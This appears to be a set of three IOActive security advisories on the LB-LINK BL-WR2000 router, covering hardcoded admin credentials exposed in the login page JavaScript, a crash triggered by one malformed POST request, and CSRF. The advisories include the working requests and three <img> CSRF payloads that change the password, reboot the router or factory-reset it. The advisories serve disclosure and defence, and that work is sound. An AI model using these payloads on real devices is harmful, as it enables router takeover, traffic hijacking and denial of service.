IOActive Security Advisory

Title	Password in Cleartext in the Login Form
Severity	Critical – CVSSv2 Score 10.0 (AV:N/AC:L/Au:N/C:C/I:C/A:C)
Discovered by	Tao Sauvage
Advisory Date	December 07, 2016

Affected Products

BL-WR2000

Impact

LB-LINK router model BL-WR2000 exposes the administrator username and password in the login page's JavaScript, where an attacker can read them.

Background

From http://www.lb-link.cn/products-detail.php?ProId=16:

> ***BL-WR2000***
>
> *The 300Mbps Wireless N Router Model BL-WR2000 uses 11N technology, the wireless transmission rate is up to 300Mbps, it enables multiple computers to share one Internet connection.*
>
> ***Many Useful Features***
>
> *It supports QoS (Quality of Service) Bandwidth Control, a built-in firewall, IP, MAC, URL filters, and a WDS Bridge mode, to easily expand wireless networks.*
>
> ***Great Security***
>
> *It supports SSID hiding, MAC filtering, 64-bit, 128-bit WEP, WPA, WPA2, WPA-PSK, WPA2PSK encryptions, 802.1x security authentication to protect your network. Compatible with wireless adapters that have a WPS (Wi-Fi Protected Setup) function.*

Technical Details

LB-LINK router model BL-WR2000 exposes the administrator username and password in the login page's JavaScript, where an attacker could read them.


When accessing the BL-WR2000 router's administrative web application, a login web form is shown to the user, which requires a valid username and password. Looking through the JavaScript source code of the login form, IOActive found that the credentials entered by the user are validated against credentials embedded in the page.

It appears that the login form embeds the valid username and password from the router configuration directly in the JavaScript code of the page. An attacker can simply read the page source code, retrieve the credentials, and successfully login to the administrative web page.

Requesting the login page of the router:

```
GET /login.htm HTTP/1.1
Host: 192.168.16.1
Cookie: mainframe_name=login.htm
Connection: close
```

Response in the web browser:



Source code of the `login.htm` web page:

```
HTTP/1.1 200 Ok
Server: HTTPD
Date: Thu, 01 Jan 1970 00:23:08 GMT
Content-Type: text/html; charset=
Connection: close
. . .
function checklogin(name,password)
{
    var m_username = "admin";
    var m_password = "admin";

    if(name!=m_username || password!=m_password)
        return false;
    else
        return true;
}
. . .
```

The username and password of the administrator will always be reflected in the JavaScript code of the login page.

The security issue was verified against the latest firmware update available on the vendor's website (http://www.lb-link.cn/download-detail.php?DId=98), published in 2016-10-16, which has been installed on the router.

Mitigation

The username and password should be checked on the router itself, server-side, instead of the client-side where an attacker has full control.

Timeline

December 07, 2016: IOActive discovers the vulnerability and attempts to notify LB-LINK without success

IOActive Security Advisory

Title	Unauthenticated Denial of Service
Severity	High – CVSSv2 Score 7.8 (AV:N/AC:L/Au:N/C:N/I:N/A:C)
Discovered by	Tao Sauvage
Advisory Date	December 07, 2016

Affected Products

BL-WR2000

Impact

LB-LINK router model BL-WR2000 will crash when receiving specially crafted HTTP requests, leading to a Denial of Service (DoS).

Background

From http://www.lb-link.cn/products-detail.php?ProId=16:

BL-WR2000

The 300Mbps Wireless N Router Model BL-WR2000 uses 11N technology, the wireless transmission rate is up to 300Mbps, it enables multiple computers to share one Internet connection.

Many Useful Features

It supports QoS (Quality of Service) Bandwidth Control, a built-in firewall, IP, MAC, URL filters, and a WDS Bridge mode, to easily expand wireless networks.

Great Security

It supports SSID hiding, MAC filtering, 64-bit, 128-bit WEP, WPA, WPA2, WPA-PSK, WPA2PSK encryptions, 802.1x security authentication to protect your network. Compatible with wireless adapters that have a WPS (Wi-Fi Protected Setup) function.

Technical Details

LB-LINK router model BL-WR2000 will crash when receiving specially crafted HTTP requests, leading to a DoS.

While the circumstances of the DoS are not clear, it appears that BL-WR2000 does not properly handle some edge cases when receiving malformed HTTP requests. An attacker can crash the router using a single HTTP request that will lead to a DoS on the BL-WR2000 lasting approximately one minute, until the router finishes rebooting.

HTTP request crashing the BL-WR2000 router:

```
POST / HTTP/1.1
Host: 192.168.16.1
```


Ping to the router:

```
depierre$ ping 192.168.16.1
PING 192.168.16.1 (192.168.16.1): 56 data bytes
64 bytes from 192.168.16.1: icmp_seq=0 ttl=255 time=0.414 ms
64 bytes from 192.168.16.1: icmp_seq=1 ttl=255 time=0.268 ms
64 bytes from 192.168.16.1: icmp_seq=2 ttl=255 time=0.574 ms
Request timeout for icmp_seq 3
Request timeout for icmp_seq 4
Request timeout for icmp_seq 5
Request timeout for icmp_seq 6
Request timeout for icmp_seq 7
Request timeout for icmp_seq 8
Request timeout for icmp_seq 9
^C
--- 192.168.16.1 ping statistics ---
11 packets transmitted, 3 packets received, 72.7% packet
loss
round-trip min/avg/max/stddev = 0.268/0.419/0.574/0.125 ms
```

The security issue was verified against the latest firmware update available on the vendor's website (http://www.lb-link.cn/download-detail.php?DId=98), published in 2016-10-16, which has been installed on the router.

Mitigation

Troubleshoot the issue to prevent the router from crashing when receiving malformed POST requests.

Timeline

December 07, 2016: IOActive discovers the vulnerability and attempts to notify LB-LINK without success

IOActive Security Advisory

Title	Cross-site Request Forgery
Severity	High – CVSSv2 Score 6.0 (AV:N/AC:M/Au:S/C:P/I:P/A:P)
Discovered by	Tao Sauvage
Advisory Date	December 07, 2016

Affected Products

BL-WR2000

Impact

LB-LINK router model BL-WR2000 has no protection mechanism against cross-site request forgery (CSRF), which could be exploited by an attacker to trick an administrator into updating the router's configuration without consent.

Background

From http://www.lb-link.cn/products-detail.php?ProId=16:

BL-WR2000

The 300Mbps Wireless N Router Model BL-WR2000 uses 11N technology, the wireless transmission rate is up to 300Mbps, it enables multiple computers to share one Internet connection.

Many Useful Features

It supports QoS (Quality of Service) Bandwidth Control, a built-in firewall, IP, MAC, URL filters, and a WDS Bridge mode, to easily expand wireless networks.

Great Security

It supports SSID hiding, MAC filtering, 64-bit, 128-bit WEP, WPA, WPA2, WPA-PSK, WPA2PSK encryptions, 802.1x security authentication to protect your network. Compatible with wireless adapters that have a WPS (Wi-Fi Protected Setup) function.

Technical Details

LB-LINK router model BL-WR2000 has no protection mechanism against CSRF, which could be exploited by an attacker to trick an administrator into updating the router's configuration without consent.

In addition, HTTP verbs are interchangeable (POST ↔ GET) on BL-WR2000, making the exploitation even easier. An attacker could simply embed a malicious link on a web page. Once the administrator visits the booby-trapped page, the malicious link will send requests to the router on behalf of the administrator, without the administrator's consent, and modify the router's configuration.

The attacker could modify the current administrator password, modify the DNS settings to hijack the administrator’s traffic or reset the configuration of the device.

The following image will change the username and the password to `username` and `password`, once the logged in administrator visits the page (because the current password is not required when it is updated):

```
<img
src="http://192.168.16.1/login.htm?CMD=SYS&GO=admin.htm&SET0
=17498624%3Dadmin&SET1=16843264%3Dpassword">
```

The following image will reboot the router, once the logged in administrator visits the page:

```
<img
src="http://192.168.16.1/reboot_progress.htm?CMD=SYS_CONF&GO
=reboot.htm&CCMD=0">
```

The following image will reset the configuration of the router to its factory settings, once the logged in administrator visits the page:

```
<img
src="http://192.168.16.1/restore_progress.htm?CMD=SYS_CONF&G
O=config.htm&CCMD=1&files=%0d">
```

The security issue was verified against the latest firmware update available on the vendor's website (http://www.lb-link.cn/download-detail.php?DId=98), published in 2016-10-16, which has been installed on the router.

Mitigation

Switch from an only-persistent authentication method (cookie or HTTP authentication) to a transient authentication method, such as cookies plus a hidden field provided on every form. This type of authentication will help prevent attacks including CSRF and DoS.

Another possible solution would be to include a secret, user-specific token, and/or user-controllable data (CAPTCHA, resubmitting a password) into each form, in addition to the authentication cookie.

It should be noted that contrary to popular belief, using POST instead of GET does not offer sufficient protection. JavaScript can be leveraged to create POST requests.

Timeline

December 07, 2016: IOActive discovers the vulnerability and attempts to notify LB-LINK without success

